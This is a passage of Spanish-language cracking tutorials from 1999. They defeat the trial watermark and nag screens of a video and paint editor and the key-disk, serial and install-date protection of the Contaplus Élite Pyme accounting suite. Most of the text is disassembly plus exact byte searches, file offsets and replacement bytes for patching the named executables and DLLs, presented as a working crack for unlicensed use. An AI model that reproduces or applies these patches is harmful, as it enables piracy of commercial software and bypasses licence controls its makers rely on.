EL escaso tiempo y la falta de protecciones realmente interesantes que caen en mis manazas ralentizan los nuevos capítulos.

Primero mis felicitaciones al nuevo y excelente panorama crack español. Grupos como [WkT!], webs tan interesantes como las de ECD (Estudio Colectivo de Proteccciones) y foros de comunicación (http://disc.server.com/discussion.cgi?id=23018) ponen en contacto a los excelentes crackers que existen en España.
Felicitaciones a la Gorda por aguantarme tanto tiempo sin tararse :-)

UN PRIMER VISTAZO

Echemos un vistazo a nuestro "niño"

La proteccion tiene 2 niveles claramente identificados:

1.- Proteccion Cinderella de 30 días.
2.- Unas X rojas censoras en el editor de dibujo y en el editor de video.

Ademas existen 2 nags de entrada que nos recuerdan lo mísero de la existencia no registrada.

X CENSORAS EN EL EDITOR DE DIBUJO

Bien, saltemos las nags por ahora y abramos el editor de dibujo vpaint.

Pinchemos en File/New/OK y tendremos un bonito lienzo pa dibujar. Un par de brochazos cutres y pulsemos intro para ver la animación. Sale una horrenda y roja X censora que tapa nuestros estúpidos brochazos. Empezemos a pensar un poco.Como se podra dibujar una X en pantalla. Pos, inicialmente no se me ocurre nada. Bueno sí color crack, pero si lo utilizamos aparecemos en un nido de llamadas del API de Video, asi que lo dejamos. Veamos que herramientas utiliza aplicando la lista muerta. Lo primero que encontramos en la lista de funciones importadas es:

Import Module 001: MSVFW32.dll

Addr:00086998 hint(0002) Name: DrawDibClose
Addr:000869A8 hint(0003) Name: DrawDibDraw
Addr:000869B6 hint(0007) Name: DrawDibOpen
Esto se parece mucho a MocoSoft Video For Window 32 bits. Recordemos que estamos montando una animación, así que es lógico que usemos esta librería. Conozcamos algo acerca del formato DIB gentileza de la ayuda de M$ VC++

DrawDib Functions An application uses DrawDib functions to create and manage a DrawDib DC, display and update images on-screen, manipulate palettes, and to close the DrawDib DC when it’s no longer needed. The DrawDib functions also include a timing function and a test function to determine display characteristics.

Veamos un poco mas acerca de la funcion drawdib que es la que tiene mas pinta de ayudarnos:

The DrawDibDraw function draws a DIB to the screen.

```
BOOL DrawDibDraw( HDRAWDIB hdd, HDC hdc, int xDst, int yDst, int dxDst, int dyDst, LPBITMAPINFOHEADER lpbi,
                  LPVOID lpBits, int xSrc, int ySrc, int dxSrc, int dySrc, UINT wFlags );
```

Asi pues con esto pinta en pantalla, pero ¿qué tenemos que buscar?

Lancemos nuestro querido Sice cargando previamente el Load Expoorts la libreria MSVFW32.dll Abramos el vpaint y antes de darle al

intro pongamos un "bpx drawdibdraw". Y boom, aparecemos en MSVFW32!drawdibdraw con f12 regresamos al vpaint. A esta hora ya ha aparecido la jodida X censora pintada por drawdibdraw, como suponiamos. Aparecemos en:

```
* Reference To: MSVFW32.DrawDibDraw, Ord:0003h
                                    |
:0046512E E879760000                Call 0046C7AC   // Aqui se pinta la X censora */
:00465133 56                        push esi

* Reference To: MSVFW32.DrawDibClose, Ord:0002h
                                    |
:00465134 E86D760000                Call 0046C7A6   // Cerramos el dib
:00465139 C745FCFFFFFFFF            mov [ebp-04], FFFFFFFF
:00465140 E874000000                call 004651B9
:00465145 B801000000                mov eax, 00000001
:0046514A EB77                      jmp 004651C3
```

Bien, ya sabemos donde se pinta la X, ahora existen 2 opciones:

- Que la X se introduzca de forma incondicional ya que estamos en una version Trial del programa.
- Que se introduzca de forma condicional

La opción B es la más sencilla de rastrear, así que adelante con ella:

Si rastreamos quien llama a estas sentencias observamos :

```
:00465A84 E857F7FFFF                call 004651E0  // Si eax==0 no pintamos la X censora.
:00465A89 85C0                      test eax, eax
:00465A8B 741A                      je 00465AA7   //Salto Condicional
:00465A8D 8B442410                  mov eax, dword ptr [esp+10]
:00465A91 8B4E04                    mov ecx, dword ptr [esi+04]
:00465A94 50                        push eax
:00465A95 E8C6F5FFFF                call 00465060    //Pinta la X
```

Rastreando :004651E0 vemos:

```
:004651E0 56                        push esi
:004651E1 57                        push edi
:004651E2 8BF9                      mov edi, ecx
:004651E4 85FF                      test edi, edi
:004651E6 7427                      je 0046520F
:004651E8 837F2000                  cmp dword ptr [edi+20], 00000000  //Flag de control de X
:004651EC 7421                      je 0046520F   //Saltamos si no hay que pintar la X
:004651EE 8B742410                  mov esi, dword ptr [esp+10]
:004651F2 56                        push esi
:004651F3 E848FDFFFF                call 00464F40
:004651F8 8B476C                    mov eax, dword ptr [edi+6C]
:004651FB 8B4C240C                  mov ecx, dword ptr [esp+0C]
:004651FF 50                        push eax
:00465200 56                        push esi
:00465201 51                        push ecx
:00465202 8B4F78                    mov ecx, dword ptr [edi+78]
:00465205 E8E6020000                call 004654F0
:0046520A 5F                        pop edi
:0046520B 5E                        pop esi
:0046520C C20800                    ret 0008
```

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004651E6(C), :004651EC(C)
|
:0046520F 33C0                    xor eax, eax  //Flag activado para evitar las X
:00465211 5F                      pop edi
:00465212 5E                      pop esi
:00465213 C20800                  ret 0008
```

```
Si cambiamos :004651E6 7427                    je 0046520F
por          :004651E6 EB27                    jmp 0046520F
```

No aparece la X pero tampoco nuestros garabatos, asi que
sigamos subiendo para ver que encontramos:

```
:004392A3 E888F10100              call 00458430  //Asigna el flag.
:004392A8 85C0                    test eax, eax
:004392AA 740C                    je 004392B8     //Saltamos el 32clpbd.dib_MarkVideo?????
:004392AC 8B07                    mov eax, dword ptr [edi]
:004392AE 50                      push eax

* Reference To: u32clpbd.dib_MarkVideo, Ord:0001h
                                  |
:004392AF FF15DC684800            Call dword ptr [004868DC]   //?????
:004392B5 83C404                  add esp, 00000004

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004392AA(C)
|
:004392B8 8B75EC                  mov esi, dword ptr [ebp-14]
:004392BB 8B07                    mov eax, dword ptr [edi]
:004392BD 83C608                  add esi, 00000008
:004392C0 50                      push eax
:004392C1 8B5508                  mov edx, dword ptr [ebp+08]
:004392C4 8B0E                    mov ecx, dword ptr [esi]
:004392C6 51                      push ecx
:004392C7 52                      push edx
:004392C8 B908344800              mov ecx, 00483408
:004392CD E89EC70200              call 00465A70  //Lamada para pintar la DIB
```

Esto se parece mucho a lo que buscabamos, un salto condicional
sobre una función que trabaja con DIB y con video.

Miremos por 00458430

```
:00458430 8B81CC010000            mov eax, dword ptr [ecx+000001CC]  //Flag de control de X
:00458436 85C0                    test eax, eax
:00458438 7403                    jmp  0045843d
:0045843A 33C0                    xor eax, eax    //Buen chico sin cruces en las espaldas
:0045843C C3                      ret


:0045843D 8B8064010000            mov eax, dword ptr [eax+00000164]
:00458443 2D15050000              sub eax, 00000515
:00458448 83F801                  cmp eax, 00000001
:0045844B 1BC0                    sbb eax, eax      //Asigna flag para pintar la X
:0045844D F7D8                    neg eax
:0045844F C3                      ret
```

Si cambiamos

```
            :00458438 7403                    jmp  0045843d
Por         :00458438 33C0                    xor eax.eax (Offset 0x57838 en Vpaint.exe)
```

```
Solucionado el tema, probémoslo y funciona a las mil maravillas.
```

X CENSORAS EN EL EDITOR DE VIDEO

Conociendo el precio del pescao, miremos si existe u32clpbd.dib_MarkVideo dentro de las funciones importadas por el veditor.exe. No hay suerte, así que pintan la X de forma diferente, pensemos, por que aquí es donde reside la diversión.

¿Cómo narices pinta la X?

Recordemos la función que se utiliza para pintar en pantalla MSVFW32.DrawDibDraw.
Abramos el editor e insertemos un AVI al final de la secuencia poniendo un bpx drawdibdraw.
La funcion se activa 2 veces antes de dibujar la jodida X en :00488C0E. Si subimos y buscamos saltos condicionales, no encontramos nada aprovechable, así que un poco de ZEN.

La función DrawDibDraw usa un bitmap que es el que pinta en pantalla. este bitmap lo encontrmos como 7º parámetro de la función: LPVOID lpBits,

TRAMPA PARA OSOS

Insertemos un trozo de video al final de la secuencia para dejar varios segundos en blanco sólo para la X censora.

```
En :00488C00 55  push ebp  //Encontramos el puntero a los bytes del bitmap.
```

Si ponemos un bpx 00488C00 y guarreamos el las bytes del bitmap vemos
que guarremos la X que dibujamos, así que estamos en el buen camino.
Como la secuencia de video está al final, sólo hay secuencias en blanco con la X antes del verdadero video.
El aspecto del bitmap es todo FF FF FF FF excepto cuando hay que pintar la X que cambia a 00 00 00
La trampa esta servida pogamos un bpm XXXX W en algunos de los ceros y vemos quien escribe

```
:0048B2DC C6430100   mov [ebx+01], 00
```

Estamos en plena rutina de creación de la X censora.
Esta rutina empieza en :0048B18D y es llamada condicionalmete por

```
:0048B17B 837E1000                cmp dword ptr [esi+10], 00000000  //Test flag.
:0048B17F 740C                    je 0048B18D  //Salta y pìnta la X
```

Si ponemos un bpx en 0048B17B y seguimos indagando, vemos que el flag es realmente [590ff0]

Poniendo un bpm 590ff0 w aparecemos en:

```
:00527130 A1E8235700              mov eax, dword ptr [005723E8]
:00527135 8B8064010000            mov eax, dword ptr [eax+00000164]
:0052713B 3D14050000              cmp eax, 00000514  //Si el flag maestro es 514 entra de forma normal
:00527140 752B                    jne 0052716D
:00527142 8B44240C                mov eax, dword ptr [esp+0C]
:00527146 8B4C2408                mov ecx, dword ptr [esp+08]
:0052714A 8B542404                mov edx, dword ptr [esp+04]

* Possible Reference to String Resource ID=00001: "VE"
                                  |
:0052714E C70001000000            mov dword ptr [eax], 00000001
:00527154 8B442410                mov eax, dword ptr [esp+10]

* Possible Reference to String Resource ID=00001: "VE"
                                  |
:00527158 C70101000000            mov dword ptr [ecx], 00000001

* Possible Reference to String Resource ID=00001: "VE"
```

```
                                    |
:0052715E C70201000000              mov dword ptr [edx], 00000001
:00527164 C70000000000              mov dword ptr [eax], 00000000
:0052716A C21000                    ret 0010


* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00527140(C)
|
:0052716D 3D15050000                cmp eax, 00000515  //Flag maestro para entrar en forma trial.
:00527172 752B                      jne 0052719F
:00527174 8B44240C                  mov eax, dword ptr [esp+0C]
:00527178 8B4C2408                  mov ecx, dword ptr [esp+08]
:0052717C 8B542404                  mov edx, dword ptr [esp+04]

* Possible Reference to String Resource ID=00001: "VE"
                                    |
:00527180 C70001000000              mov dword ptr [eax], 00000001
:00527186 8B442410                  mov eax, dword ptr [esp+10]

* Possible Reference to String Resource ID=00001: "VE"
                                    |
:0052718A C70101000000              mov dword ptr [ecx], 00000001

* Possible Reference to String Resource ID=00001: "VE"
                                    |
:00527190 C70201000000              mov dword ptr [edx], 00000001

* Possible Reference to String Resource ID=00001: "VE"
                                    |
:00527196 C70001000000              mov dword ptr [eax], 00000001  //Actualiza el flag [590ff0]
:0052719C C21000                    ret 0010
```

Asi pues, existe un flag maestro, si es 0x514 entramos de forma normal y registrada, y 0x515 de forma trial. El cambio es claro

:00527140 752B jne 0052716D por :00527140 EB00 jmp 00527142
(0x126540 offset en veditor.exe)

Listo, una cruz menos en nuestra conciencia.

NAGS Y OTRAS ESTUPIDECES

El trabajo duro está hecho, no queda mas que eliminar un par de nags.
La pista esta en nombres luminosos como u32cfg:ulcCheckLegality
Basta cambiar en el ofsset 0x404 del fichero u32cfg: 6A 00 por EB 13

Bueno, eso es todo, pero recuerda.
Busca la fuente, busca a +ORC en la Red
Hasta la próxima.
estadoporcino@hotmail.com

COMO CRACKEAR POR ESTADO+PORCINO

CAPÍTULO VI. DESVIRGANDO EXPEDIENTES X

-Como Crackear Contaplus Élite Pyme-

Junio 1999

Indice

INTRODUCCIÓN

AL ATAQUEEEEEEE

PROTECCIONES ESPAÑOLAS

PRIMERA APROXIMACION Y PRIMER ENFADO

OBJETIVOS

SEGUNDA APROXIMACIÓN Y SEGUNDA OSTIA. LAS COSAS SE COMPLICAN

LA SOLUCIÓN A LA PELUA CUESTIÓN

MODIFICACIÓN DE FICHEROS CREADOS EN TIEMPO DE EJECUCIÓN

INTENTO SER UN TIO ELEGANTE, PERO NO ESTÚPIDO

CAER EN LA CUENTA

OPCION 3 CAÑERA

VUELTA A LA PROTECCIÓN

ESTÚPIDO VELO

¿ÉXITO?

SOLUCIONES VIABLES

HORROR Y ESPANTO

EL MISTERIO INSONDABLE

EL EXPEDIENTE X DESVIRGADO

JUGUETEANDO

PD PARA EL PROGRAMADOR

INTRODUCCIÓN

Victima: CONTAPLUS ÉLITE PYME
Site: www.gruposp.com
HERRAMIENTAS:

Desensamblador. Por ejemplo w32dasm
Editor hexadecimal. Por ejemplo uedit
Paciencia y Confianza.

Saludos familia. Aprovecho los ratos para escribir algunas cosillas.
En esta ocasión acometemos uns joyita con Discos llave,Números de serie,encriptación, descompresión en tiempo de ejecución y misterios insondables.
Un dulce para pasar el rato.

Llegó a mis manos una petición de crack. Normalmente la desestimo, a menos que la pida un amigo, me interese o favorezca mi entorno de trabajo.
Es mejor enseñar a crakear que enseñar a llorar para suplicar.
En fin, toda esa filosofía expuesta por +ORC y reescrita por E+P. Son las 8:00 de la mañana y me he pasado toda la noche crakeando.
Si señor, hay pocos placeres comparables.
Los crackers me entenderán perfectamente de lo que les hablo:-).
El peluo maulla desesperao y la gorda duerme a mi lado.
A veces la vida te sonríe y no sabes porqué.Aprovéchala antes de que cambie.

En este entorno , nada se puede resistir...

AL ATAQUEEEEEEE

Miremos nuestro producto. Se trata de un clásico de la facturación española. Contaplus Pyme Élite Otoño 98 del 1-11-98
Un paquete en formato CD que se compone de:

ContaPlus
FacturaPlus
NominaPlus
PersonalPlus
Utilidades (Antivirus Norton, Antivirus Mcafee, Sidekick y PC Anywhere)

La web la tenemos en www.gruposp.com.
Despendolemos un ratico por su web a ver a cuanto tienen el timo.

Uhmm 2 millones de ventas y nuestro producto 165.000 pelas, !!!
Precio especial !!!!
Joer, pos si que, pa una urgencia, vamos.
Se merecen que lo crackeen, si señor.

PROTECCIONES ESPAÑOLAS

A primera vista, el programa es español y por tanto la protección también. Conociendo los antecedentes de protecciones españolas, estimo que estará roto en 5 minutos. Sólo recuerdo una protección española cojonuda. Era de un catalán y se la había puesto a su programa de rompecabezas. Si sería buena que fue uno de los "coladores"para la +HCU con +ORC y +Fravia(a ver si se recupera pronto, leñe)

PRIMERA APROXIMACION Y PRIMER ENFADO

Empezamos mal, intentamos instalar el contaplus y nos pide un disquete llave. Joder, ¿no habían pasado al olvido esas protecciones basadas en discos llave?. ¿Es que no aprenden?.
Los discos llave fueron desechados porque
no eran fiables, se podían cascar en el trayecto de la fábrica al usuario y luego vete a reclamar al maestro armero una vez que has pagado el producto, eso sin contar
el tiempo de espera del nuevo disquete, y que el que te manden no esté roto.
Para colmo, estos discos se formatean a medida por lo que no se pueden
copiar (en general) ni siquiera para sacar una triste copia de seguridad.
Como veis, una mierda, y los del CONTAPUS dale que dale.

OBJETIVOS

Estan claros, cepillarse al CONTAPLUS y obviar el disco llave.
Pero conseguiremos bastantes cositas más.

SEGUNDA APROXIMACIÓN Y SEGUNDA OSTIA. LAS COSAS SE COMPLICAN

Si intentamos instalar sin disco llave nos aparece una estúpida ventana:
"Inserte disco llave, Por favor retire el disco actual y bla,bla,bla"
La ventanita tiene pinta de dialogbox, así que nos vamos al SoftIce y ponemos
unas bonitas trampas para osos.

bpx dialogbox
bpx dialogboxparama

Lanzamos al niño y el que pica es el bpx dialogboxparama.
Con f12 aparece la ventana de error, pulsamos NO y caemos en kernel!alloc.
Ostias que feo. F12 antes pa asomar el pescuezo en
:10012739 dentro del proceso ~GLC000x. (la x es variable).

Ostias, que mierda es esta, ¿dónde está es fichero ese tan raro?.
En el directorio del conta no, seguro.
¿Pero entonces dónde?. Si buscamos el ficherito no está en el disco duro.
Entonces, ¡por la madre de MITRA!, ¿que coño pasa?.
Pensad una posible solución antes de pasar al siguiente párrafo, que os van a salir almorranas cerebrales.

LA SOLUCIÓN A LA PELUA CUESTIÓN

Pos si, seguro que ya lo habeis acertado :-)
El puto fichero se crea en tiempo de ejecución y se borra antes salir.
Por eso no aparece en el directorio de instalación ni en el disco duro al finalizar.
Pero entonces, segunda e importante cuestión:
¿como mangonearemos si se genera en tiempo de ejecución?
Es vital poder toquetear para saltarse la protección.
Así pues, relegamos el estudio del
para centrarnos en como se puede modificar un fichero que se crea en tiempo de ejecución.

MODIFICACIÓN DE FICHEROS CREADOS EN TIEMPO DE EJECUCIÓN

Las variantes que se me ocuren de menos a más elegantes son:

1 Entender como se crea el fichero y retocarlo antes de que se cree.
2 Parchearlo en memoria una vez creado
- mediante un parche en tiempo de ejecución.
- Aplicando ingeniería inversa para localizar y redirigir un trozo de código
inútil dentro del ejecutable y que parchee el fichero.
3 Dejar que se cree en memoria pero redirigirlo a un fichero en disco ya retocado.

Recuerdo cierta protección del mismo tipo en el Hotmetal 4.0. antes que los encerraran en la inutilidad del vbox.

INTENTO SER UN TIO ELEGANTE, PERO NO ESTÚPIDO

Pues eso, intento ser un tio elegante y opto por la primera opción y descubro lo siguiente:

*** Dentro del fichero instalar.exe del contaplus reside el famoso ~GLC000x.**
En tiempo de ejecución se lee un trozo del fichero instalar.exe, se marea un poco y se construye el nuevo fichero.
El nombre se construye a partir de una cadena constante :~GLC%04x.tmp.
Podeis abrir el fichero instalar.exe y cambiar el nombre por algo más decente.
Tengo destripado y pasado a C el algoritmo que extrae del fichero instalar.exe los bytes, los marea un poco y los escribe en el ~GLC%04x.tmp.
Si quereis más datos del algoritmo mandadme un mail.

*** Me quedaba la duda de si el autor de la protección había encriptado, comprimido o encriptado/comprimido.**
La respuesta es sólo comprimido siguiendo un complicado algoritmo que tengo casi analizado.
Asi pues sólo queda otra semana para crear un compresor (el descompresor ya lo tengo, está en el propio programa).

*** Como la cosa se complicaba, deseche esta vía y me fui a la opción 2.**
Pronto la desistimé porque no sabía cuantos parches tenía que aplicar.

Así pués, me fui a la vía 3. Ya sé, ya sé, es la más cutre, pero rula :-)

CAER EN LA CUENTA

Concurrida audiencia, por si no os habeis dado cuenta, la protección es muy buena.
RESPETAD AL PROGRAMADOR que se ha entretenido en comprimir sus datos
y descomprimirlos en tiempo de ejecución.
Buen trabajo BBYYMMAARRCCOOSS.
Quizás no esté todo perdido dentro del panorama de programadores españoles.
Aupa muchachos!!!

OPCION 3 CAÑERA

Lo primero es pillar una copia chachi del ~GLC%04x.tmp pa poder modificarla tranquilamente y después regirigir el programa para que cargue nuestra dll y no la que ha creado.
Para ello, lanzamos el instalar y aparece la venta de error con "si" y "no" .
Nos vamos al explorador de Windows con la teclilla nueva con el logo del windoze (ostias, pero si sirve pa algo y to), o bien lo abrimos antes que el instalar y conmutamos con ALT+TAB.
Estamos seguros que el fichero debe de existir porque aún no ha acabado el programa (nos da la opción de continuar si pusamos "si").
Buscamos en el explorador los ficheros que empiezen por ~GLC y bingo, lo tenemos en c:\windows. Con mucho cuidado lo copiamos y lo pegamos en un sitio seguro.
Nuestra cena ya está en la red :-=).
Para los descuidados como yo, habilitarle la opción de sólo lectura con el botón derecho del ratón y propiedades. Sino lo perderemos cuando lo utilizemos.
Recordad quitarle lo de sólo lectura para parchearlo.

Do quiera que un fichero se cargue en memoria y se ejecute en tiempo de ejecución este debe ser una dll.
Ya sé, ya sé, no tiene extendión dll ni ná, pero no es necesario.
Para que un fichero sea considerado dll basta con tener nombre y extensión, y la constante ~GLC%04x.tmp lo cumple.
Por tanto, instalar debe cargarlo como librería. Si lo desensamblamos, vemos que usa la función del api KERNEL32.LoadLibraryA y además sólo una vez.

```
:004024F7 740A                    je 00402503
:004024F9 E87E060000              call 00402B7C
:004024FE E9BD000000              jmp 004025C0

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004024F7(C)
|
:00402503 8D85E8FEFFFF            lea eax, dword ptr [ebp+FFFFFEE8]
:00402509 50                      push eax; Nombre churro de la librería ~GLC%04x.tmp

* Reference To: KERNEL32.LoadLibraryA, Ord:0190h
                                  |
:0040250A FF1534304000            Call dword ptr [00403034]
```

Ahora hay que aplicar un poco de ingeniería inversa para transformar y que cargue siempre nuestra librería retocada. Os ahorro el proceso mental y obtenemos después de verificar que nunca se pasa por :004024F9 (con un bpx por ejemplo)

```
:004024F7 8D85E8FEFFFF lea eax, dword ptr [ebp+FFFFFEE8];Dirección del nombre de la dll a cargar
:004024FD C700432E6100 mov dword ptr [eax], 00612E43    ;Constante .a0 y aprovechamos la c inicial
                                                         de [eax] nos queda c.a
:00402503 8D85E8FEFFFF            lea eax, dword ptr [ebp+FFFFFEE8];Guardamos las modificaciones.
:00402509 50                      push eax

* Reference To: KERNEL32.LoadLibraryA, Ord:0190h
                                  |
:0040250A FF1534304000            Call dword ptr [00403034]
```

Con esto siempre se carga la librería "c.a". Así pues renombramos la ~GLC%04x.tmp que habiamos pescado antes como "c.a" . Ya sé, el nombre es un poco cutre, pero si no os gusta retocarlo vosotros. No se os olvide indicar que es de sólo lectura si no lo queréis perder.

Si repetimos lo del bpx dialogboxparama aparecemos en el proceso C!text (nuestro fichero c.a). Vamos por el buen camino. To este rollo pa redirigir un puto fichero, la protección debe ser la ostia. Estoy ansioso :-)

Resumiendo, buscamos en el instalar.exe 74 0A E8 7E 06 00 00 y lo encontramos en 0x18F7 y cambiamos por 8D 85 E8 FE FF FF C7 00 43 2E 61 00

VUELTA A LA PROTECCIÓN

Ya podemos mangonear tranquilos nuestro C.a.
Ahora hay que localizar donde se llama al disco llave y neutralizarlo.
Los accesos al disco se pueden hacer de forma cutre y a alto nivel con "deviceiocontrol"
o bien usando las interrupciones a pelo. Como podeis sospechar, se han usado los deviceiocontrol.
Si en el softIce ponemos un bpx deviceiocontrol aparecemos en una dll mu fea GLfxxxx.tmp.
Esto suena al mismo truquillo de descompresión en tipo de ejecución.
Si pusamos unas 20 veces f12 reaparecemos en nuestra querida c.a

```
:10015244 FF24858E540110          jmp dword ptr [4*eax+1001548E]
:1001524B FF550C                  call [ebp+0C] ;Llamada a la feisima glfxxxx.tmp
:1001524E E93C010000              jmp 1001538F
:10015253 FF75B4                  push [ebp-4C]
:10015256 FF550C                  call [ebp+0C] ;2º Llamada
```

Os ahorro el trabajo y os comento como funciona el esquema de protección a este nivel.
Se crean 2 dll en tiempo de ejecución en el mismo estilo que ya hemos comentado.
Estas dll se encargan de todo el acceso al disco llave.
Los parámetros a las dll se pasan (agarraos) en cadenas ascii.
Basta con poner un bpx 1001524B y echar un vistazo a esi y edi.
Obtendremos parámetros del tipo
3HayDisco
3Esdisco
3Instalaciones

ESTÚPIDO VELO

Corramos un estúpido velo en esta parte de la protección, porque es la más patética.
Baste decir dos cosas, para anular completamente al disco hay que parchear :1001524B.
En :1001524B se comprueba que existe disco, que el disco tiene el formato adecuado,
se leen el número de licencias .
Si existe algún error devuelven en eax=0, sino devuelven eax=1
Así pues cambiamos

```
:10015244 FF24858E540110          jmp dword ptr [4*eax+1001548E]
:1001524B FF550C                  call [ebp+0C]
:1001524E E93C010000              jmp 1001538F
:10015253 FF75B4                  push [ebp-4C]
:10015256 FF550C                  call [ebp+0C] ;2º Llamada
```

Por

```
:1001524B 33 C0                   xor eax,eax
:1001524D 40                      inc eax
:1001524E E93C010000              jmp 1001538F
:10015253 33 C0                   xor eax,eax
:10015255 33 C0                   xor eax,eax
:10015257 40                      inc eax
:10015257 90                      nop
```

Buscamos FF 24 85 8E 54 01 10 en c.a y lo encontramos
en 0x1464B donde ponemos 33 C0 40 E9 3C 01 00 00 33 C0 33 C0 40 90
Con esto quedan fulminados los accesos a disco.
Si seguimos adelante nos pide un número de serie que se puede obviar si parcheamos en

```
:1001525E FF75B8                  push [ebp-48]
:10015261 FF75B4                  push [ebp-4C]
:10015264 FF550C                  call [ebp+0C]; eax=0 si todo va bien.
:10015267 E923010000              jmp 1001538F
```

por

```
:1001525E 33C0                    xor eax, eax
:10015260 33C0                    xor eax, eax
:10015262 33C0                    xor eax, eax
:10015264 33C0                    xor eax, eax
:10015266 90                      nop
:10015267 E923010000              jmp 1001538F
```

Si no parcheamos los push el programa casca.
Resumiendo, buscamos en c.a ff 75 b8 ff 75 b4 ff 55 0C E9 23 01 00 00
y lo encontramos en 0x1465E, cambiándolo por 33 c0 33 c0 33 c0 33 c0 90
Cuando pida el serial podemos introducir cualquier churro numérico p.e: 111-1-696969-11
En el nombre de la empresa y nombre del usuario introducimos más de dos caracteres.

Curiosamente todas estas rutinas GLC de acceso a disco y check del serial, aparecen como una dll normal spptr.dll en el directorio de instalación. Para qué, mu sencillo, para deinstalar y eliminar una licencia del disco llave.
En teoría hay un número límite de instalaciones, cada vez que se instala el programa se elimina una licencia del disco llave y cada vez que se desistala se añade una.

¿ÉXITO?
Si seguimos todos los pasos, la instalación finaliza correctamente .
Ávidos lanzamos el programa y crash."Aplicación instalada incorrectamente".
¿En qué nos hemos equivocado?. Pensad un poco.

SOLUCIONES VIABLES

Seguro que habéis llegado a la misma conclusión que yo.
Las rutinas de manejo de disco que hemos inutilizado, dejaban algun flag en algún sitio que indicara que el programa estaba bien instalado.
Así pues hay quedan dos opciones:

1 Saltar la comprobación en el programa principal.
2 Activar ese flag.

HORROR Y ESPANTO

Seleccionando la opción 1 nos encontramos en un avispero.
El progrma principal está hecho en CLIPPER.
Qué horror, aún se siguen usando esas herramientas del demonio.
Si queréis pasarlo realmente mál intendad, trazar un programa en clipper.
El control se realiza por bucles de salto del tipo call[ax+4] que conducen a otros bucles de salto call [ebx+6], hasta el inifito.
Todo está dirigido por tabla y en código de 16bits.
Osea nada de usar la potencia de los registros de 32 bits.
Una montaña de mierda, como podreis observar.
Nada recomendabe ni saludable.
Optamos por la opción 2. Para eso llamamos a nuestro amigo y le pedimos que nos comprima el CONTAPLUS (bien instalado) en disquetes para compararlo con el que tenemos. Busque las diferencias.

EL MISTERIO INSONDABLE

Si descomprimimos el CONTAPLUS bien instalado en nuestro disco duro nos llevamos una desagradable sorpresa. "Aplicación mal instalada".
Joder, que coño pasa, pero si lo hemos copiado de uno que estaba bien instalado.
A ver, a lo mejor accede al registro del sistema buscando algo raro.
Lanzamos el regmon y vemos que la aplicación accede pero busca cosas nada importantes.
Podréis pensar, bueno quizás busque un fichero extraño que no hayamos copiado.
Lanzamos en filemon y sólo accede al win.ini fuera de su directorio.
Miramos el win.ini y no vemos nada sospechoso.

¿To esto está mu bien, pero que coño mira para saber que no está bien instalado?

Este es el misterio insondable que me ha tenido la noche en velo y que me ha hecho disfrutar como un enano cabezón. Pero hay más, si copiamos el directorio de instalación en el disco duro donde se instaló originalmnte, el programa deja de funcionar.
Quedan eliminados los flags en el registro del sistema y el acceso a ficheros raros, como ya suponíamos. Y el colmo, si copiamos y pegamos el ejecutable en el directorio de instalación del disco duro original de instalación el jodio programa funciona con el ejecutable original, pero no con la copia. ¿es mágia?
¿hay una explicación razonable o estamos ante un expediente X ?

Pensad el problema antes de mirad la solución, es apasionante.
Centraos en lo extraño que es que funcione con el ejecutable original y no con la copia, cuando son los mismos ficheros.

EL EXPEDIENTE X DESVIRGADO

Lo más curioso de todo es que el programa funciona con el ejecutable original, pero no con la copia.
En principio, esto no tiene sentido, a menos, claro está que exista una diferencia entre el original y el copiado.
Exactamente, la fecha de creación.
Para comprobarlo retrasé el reloj del windoze hasta la fecha hora y minuto en el que se había construido el ejecutable original.

En ese preciso momento realizé una copia del origial y BINGO, la copia del ejecutable funcionaba.
Ya hemos encontrado el flag, pero hace falta saber donde se guarda.
En el registro del sistema no, porque no realiza ninguna operación extraña.
Puede guardarlo en algún campo de la base de datos , osea en los fichero dbf. Para eliminar esta opción copie todos los ficheros
(excepto el ejecutable) de nuestro CUENTAPLUS al directorio original, y seguia funcionando.
En conclusión, el flag está dentro del propio ejecutable.
Para comprobarlo, comparé el ejecutable original y el nuestro y he aquí las diferencias :

```
FileSize:   2FA780h
DD     2F2726h
DB         C7h
DB         7Fh
DD     2F2727h
DB         A2h
DB         C1h
DD     2F272Dh
DB         9Dh
DB         3Dh
DD     2F272Eh
DB         54h
DB         79h
```

Cambian 4 posiciones de memoria de un ejecutable a otro.
Así pues una de las rutinas de acceso a disco que hemos

desabilitado introduce en el ejecutable final la fecha de creación.
Para más inri, esta fecha está encriptada y la llave de la desencriptación es BBYYMMAARRCCOOSS.

Estos programadores nuncan aprenderán a ser humildes, los muy jodidos.
Si cazamos las dll de disco que hemos anulado
(copiar y pegar como ya vimos) y desensamblamos, observamos que
se utiliza una bonita función:
DosDateTimeToFileTime function converts MS-DOS date and time
values to a 64-bit file time.

```
BOOL DosDateTimeToFileTime(

    WORD  wFatDate,     // 16-bit MS-DOS date
    WORD  wFatTime,     // 16-bit MS-DOS time
    LPFILETIME  lpFileTime      // address of buffer for 64-bit file time
   );
```

Ponemos un bpx DosDateTimeToFileTime y lanzamos el contaplus. EUREKA, aparecemos en spptr.dll, un par de f12 más y volvemos a al ejecutable original. No os aburriré indicando como localizar la rutina de comprobación del flag (ya somos mayorcitos), doy directamente el parche:

```
Cambiamos

:10001545 8D542428                lea edx, dword ptr [esp+28]
:10001549 51                      push ecx                   ;BBYYMMAARRCCOOSS
:1000154A 52                      push edx

Por

:10001545 8D542428                lea edx, dword ptr [esp+28]
:10001549 51                      push ecx                   ;BBYYMMAARRCCOOSS
:1000154A 51                      push ecx                   ;BBYYMMAARRCCOOSS
```

Buscamos en spptr.dll 8d 54 24 28 51 52 lo encontramos en 0x154A y lo cambiamos por 51 Listo y a disfrutar.
Ya es hora de volver con la gorda y el peluo para tomar una cerveza.

JUGUETEANDO

***Existe una forma alternativa de corregir el problema de aplicación mal instalada. Si cogemos un dbf cualquiera del directorio /emp y lo copiamos con el nombre menumode.dbf , entramos en la aplicación pero en versión demostrativa, sin copias de seguridad y sin algunas opciones más.**

*** Para convertir las copias de seguridad a la versión profesional, cambiad el nombre del fichero /emp/versione.dbf por /emp/versionp.dbf y /emp/menuwine.dbf /emp/menuwin.dbf .**
Esto provoca un pequeño error al mirar el "Acerca de" en el CONTAPLUS, pero no tiene mayor importancia.
Sospecho que con una poyada de estas más podemos pasar del CONTAPLUS élite al profesional, pero no he dado con la tecla.

